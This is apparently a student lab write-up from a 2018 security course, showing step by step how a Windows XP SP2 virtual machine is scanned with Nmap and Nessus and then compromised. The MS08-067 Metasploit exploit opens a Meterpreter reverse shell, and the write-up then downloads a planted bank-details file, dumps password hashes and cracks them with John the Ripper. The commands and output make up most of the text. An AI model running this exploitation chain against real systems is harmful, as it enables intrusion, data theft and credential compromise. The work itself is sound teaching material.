


CS-696, Fall-2018, 2nd Assignment

A) In this assignment, we will first conduct a vulnerability analysis of a **Win-XP-SP2** system using **Nessus** and, then, gain access into this system using **Metasploit**. First, we started Bt5 and WinXp on our virtual machine. We first find the **ip address of Bt5 to be 192.168.245.145** and mask to be 255.255.255.0 by using ifconfig command.



```
root@bt:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:9c:1b:9f
          inet addr:192.168.245.145  Bcast:192.168.245.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe9c:1b9f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6 errors:0 dropped:0 overruns:0 frame:0
          TX packets:27 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:648 (648.0 B)  TX bytes:2062 (2.0 KB)
          Interrupt:19 Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:37 errors:0 dropped:0 overruns:0 frame:0
          TX packets:37 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:5681 (5.6 KB)  TX bytes:5681 (5.6 KB)

root@bt:~#
```

Screenshot 1 (ip address and mask of BT5)

To find the ip address of WinXP, we conducted a **Nmap scan** as seen in screenshot 2. From the Nmap scan we find the **ip address of WinXP as 192.168.245.141**.



```
root@bt:~# nmap -PN -sS -p 135,445 192.168.245.4-250

Starting Nmap 5.51 ( http://nmap.org ) at 2018-12-04 14:48 EST
Nmap scan report for 192.168.245.141
Host is up (0.0012s latency).
PORT      STATE SERVICE
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:44:1A:76 (VMware)

Nmap scan report for 192.168.245.145
Host is up (0.000068s latency).
PORT      STATE SERVICE
135/tcp   closed msrpc
445/tcp   closed microsoft-ds

Nmap done: 247 IP addresses (2 hosts up) scanned in 35.46 seconds
root@bt:~#
```

Screenshot 2(Nmap scan to find WinXP ip address)

B) Next we used the Nessus vulnerability scanner to scan WinXP for vulnerabilities. The next screenshot shows part of the Nessus output that includes the Critical, High and some medium vulnerabilities. In screenshot 3 we have used the name **SIVA-KAKA** which are the first four letters of two member's last names.

SIVA-KAKA / 192.168.245.141 / Microsoft Windows (Multiple Issues)

Configure Audit

Vulnerabilities 31

Search Vulnerabilities 7 Vulnerabilities

Sev	Name	Family	Count		
CRITICAL	MS05-027: Vulnerability in SMB Could Allow Remote Code Execution (8...	Windows	1		
CRITICAL	MS06-040: Vulnerability in Server Service Could Allow Remote Code Ex...	Windows	1		
CRITICAL	MS08-067: Microsoft Windows Server Service Crafted RPC Request Han...	Windows	1		
CRITICAL	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execu...	Windows	1		
CRITICAL	MS17-010: Security Update for Microsoft Windows SMB Server (401338...	Windows	1		
CRITICAL	Unsupported Windows OS	Windows	1		
HIGH	MS06-035: Vulnerability in Server Service Could Allow Remote Code Ex...	Windows	1		

Scan I

Name:

Status

Policy:

Scann

Start:

End:

Elapse

Vulne

Screenshot 3 (Nessus output)

C) Now we use **Metasploit** with the **ms08_067_netapi** exploit to gain access into WinXP. In Bt5 we create the directory named **sivakaka** which we used for interactions with WinXP. Then we jump into the **siva-kaka** directory and used **msfconsole** to start Metasploit. Then we used the **windows/smb/ms08_067_netapi** exploit where we need to set the **Remote Host (RHOST) ip address which is 192.168.245.141**.

Once the RHOST is set we need to provide the payload that will start running once the WinXP is compromised, for which we used **Meterpreter**. We use the search meterpreter command in order to see the available exploits and choose **windows/meterpreter/reverse_tcp** payload in order to gain access into the WinXP system. Next we **set the Local Host(LHOST) ip address which is 192.168.245.145**. Screenshot 4 shows that the RHOST and LOST has been set.

```
msf exploit(ms08_067_netapi) > set LHOST 192.168.245.145
LHOST => 192.168.245.145
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.245.141 yes       The target address
  RPORT     445             yes       Set the SMB service port
  SMBPIPE   BROWSER         yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique: seh, thread, process, none
  LHOST     192.168.245.145 yes       The listen address
  LPORT     4444           yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Automatic Targeting

msf exploit(ms08_067_netapi) > 
```

Screenshot 4(msfconsole)

D) Next we type exploit, which allows us to gain access to the WinXP system. Screenshot 5 shows that the exploit was launched successfully and that a Meterpreter session (192.168.245.145:4444 -> 192.168.245.141:1039) was established. The `getpid` command shows that Meterpreter runs inside process 992. The `pwd` command shows that folder C:\WINDOWS\system32 is our current folder in WinXP system. The `sysinfo` command shows that the compromised system is a Windows XP service pack 2 system with a name AAAAA.

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.245.145:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.245.141
[*] Meterpreter session 1 opened (192.168.245.145:4444 -> 192.168.245.141:1039) at 2018-12-04 15:21:52 -0500

meterpreter > getpid
Current pid: 992
meterpreter > pwd
C:\WINDOWS\system32
meterpreter > sysinfo
Computer      : AAAAA
OS           : Windows XP (Build 2600, Service Pack 2).
Architecture : x86
System Language : en US
Meterpreter   : x86/win32
meterpreter > 
```

Screenshot 5 (WinXP access using exploit)

E) Now that we have gained access to the WinXP system we jump to **C:/** folder by using **cd c:/** command and then find the folder named **Important-Data**. Next we move into that folder and use **ls** command where we can find **My-Bank-Accounts.txt**. We use download command to copy this folder to our Bt5 system. Next we use **getlwd** command to show our current Bt5 directory which is **/root/sivakaka** directory ; which means that the My-Bank-Accounts.txt file was transferred to **/root/sivakaka** directory of Bt5. Screenshot 6 shows the listing of Important-Data, Download of My-Bank-Accounts.txt file and **getlwd** command.

```
meterpreter > cd Important-Data
meterpreter > ls

Listing: c:\Important-Data
=====

Mode                Size  Type      Last modified          Name
----                -
40777/rwxrwxrwx     0    dir      2016-04-12 19:09:59 -0400 .
40777/rwxrwxrwx     0    dir      1980-01-01 00:00:00 -0500 ..
100666/rw-rw-rw-   202    fil      2018-11-20 16:36:38 -0500 My-Bank-Accounts.txt

meterpreter > download My-Bank-Accounts.txt
[*] downloading: My-Bank-Accounts.txt -> My-Bank-Accounts.txt
[*] downloaded : My-Bank-Accounts.txt -> My-Bank-Accounts.txt
meterpreter > getlwd
/root/sivakaka
meterpreter >
```

Screenshot 6 (ls, download and getlwd)

Next, we open a new terminal in Bt5 and we use **cd sivakaka** command to get into the directory. We used **ls** command to show listings of directory to confirm that the My-Banks-Accounts.txt file has been transferred to Bt5. Finally we used **more My-Bank-accounts.txt** to show the content of this file. Screenshot 7 shows the **ls** and the **more** command and their respective outputs.

```
root@bt: ~/sivakaka
File Edit View Terminal Help
root@bt:~/sivakaka# ls
My-Bank-Accounts.txt
root@bt:~/sivakaka# more My-Bank-Accounts.txt
Wells Fargo Fall-2018: account number 88877722
wells Fargo user name: abc&4444 passwd:exm@5555

Citigroup Fall-2018: account number 77788833
www.citi.com user name: mike&6666 passwd:mike&2222
root@bt:~/sivakaka#
```

Screenshot 7 (ls and details of txt file)

F) Next we use the **hash dump** command to dump the hash value of the WinXP passwords and then copy them to a file named **Paswd-sivakaka** of our Bt5 directory.

```
meterpreter > hashdump
Administrator:500:e2claf0fb3a989957662d668c4bd551c:d509ffbecf57471ec977c6e33776fde4:::
Dennis:1003:49ab891f0fd6831eaad3b435b51404ee:a585e7ceedfedf2bed20223d00d4b8d6:::
Guest:501:aad3b435b51404eeaaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:fc922fbaa912a4398394898dfd529fcc:32c094d8284c5e13d6485c170ef59fa1:::
IUSR_AAAA:1005:c18db1fcb6bc89875a11fb8df91e2116:19591694731998539916d442d9eddf7d:::
IWAM_AAAA:1006:155828499449056ce180571be4132610:b76eca7e1992af6412dd5f2b7b2685e1:::
Maria:1025:5b4334da1fb3a5fbaad3b435b51404ee:5345f047d5175dd59df21f12fd22a1de:::
Robert:1024:60c23598f4d2aaf8aad3b435b51404ee:cd04fce062b391877c84ddd888bfc2c8:::
SUPPORT_388945a0:1002:aad3b435b51404eeaaad3b435b51404ee:2433a0901f72c3153fd9bcfa4d698571:::
meterpreter >
```

Screenshot 8 (hashdump)

In the /root/sivakaka directory of Bt5, we used vi editor to open an empty file, which we named Paswd-sivakaka, and copied the hash values of the users **Dennis, Maria and Robert**.

G) Next we open a new terminal window and used **cd /pentest/passwords/John** to go to the **John the Ripper directory** on Bt5. Then we used ls command to show the contents of their directory where we did not find the paswd-sivakaka file inside. Therefore we copied the paswd-sivakaka folder to **/pentest/passwords/John**. Screenshot 9 shows the Paswd-sivakaka file in the John directory after we copied it.

```
root@bt: /pentest/passwords/john
File Edit View Terminal Help
root@bt: /pentest/passwords/john# ls
all.chr          genmkvpwd       ldif2pw.pl      README          tgtsnarf
alnum.chr        john            mailer          README-backtrack unafs
alpha.chr        john.conf       mkvcalcproba   README-jumbo    undrop
calc_stat        john-x86-any    netntlm.pl     sap_prepare.pl  unique
digits.chr       john-x86-mmx    netscreen.py   sha-dump.pl     unshadow
doc              john-x86-sse2   password.lst   sha-test.pl
genincstats.rb   lanman.chr      Paswd-sivakaka stats
root@bt: /pentest/passwords/john# more Paswd-sivakaka
Dennis:1003:49ab891f0fd6831eaad3b435b51404ee:a585e7ceedfedf2bed20223d00d4b8d6:::
Maria:1025:5b4334da1fb3a5fbaad3b435b51404ee:5345f047d5175dd59df21f12fd22a1de:::
Robert:1024:60c23598f4d2aaf8aad3b435b51404ee:cd04fce062b391877c84ddd888bfc2c8:::
root@bt: /pentest/passwords/john#
```


Screenshot 9 (ls of John and more of Paswd-sivakaka)

Next, in the /pentest/passwords/john directory, we used **./john Paswd-sivakaka** command to run John the Ripper with input file as Paswd-sivakaka. Screenshot 10 shows that John successfully cracked the three passwords.

```
root@bt:/pentest/passwords/john# ./john Paswd-sivakaka
Loaded 3 password hashes with no different salts (LM DES [128/128 BS SSE2])
DONALD          (Robert)
MAGIC           (Maria)
SUMMER          (Dennis)
guesses: 3   time: 0:00:00:00 100.00% (2) (ETA: Tue Dec  4 15:54:33 2018)  c/s: 1
00600 trying: 12345 - BITEME
root@bt:/pentest/passwords/john#
```

Screenshot 10 (passwords cracked)

Now we use the **password SUMMER for the user name Dennis** to gain access into the WinXP system.



Screenshot 11 (WinXp access)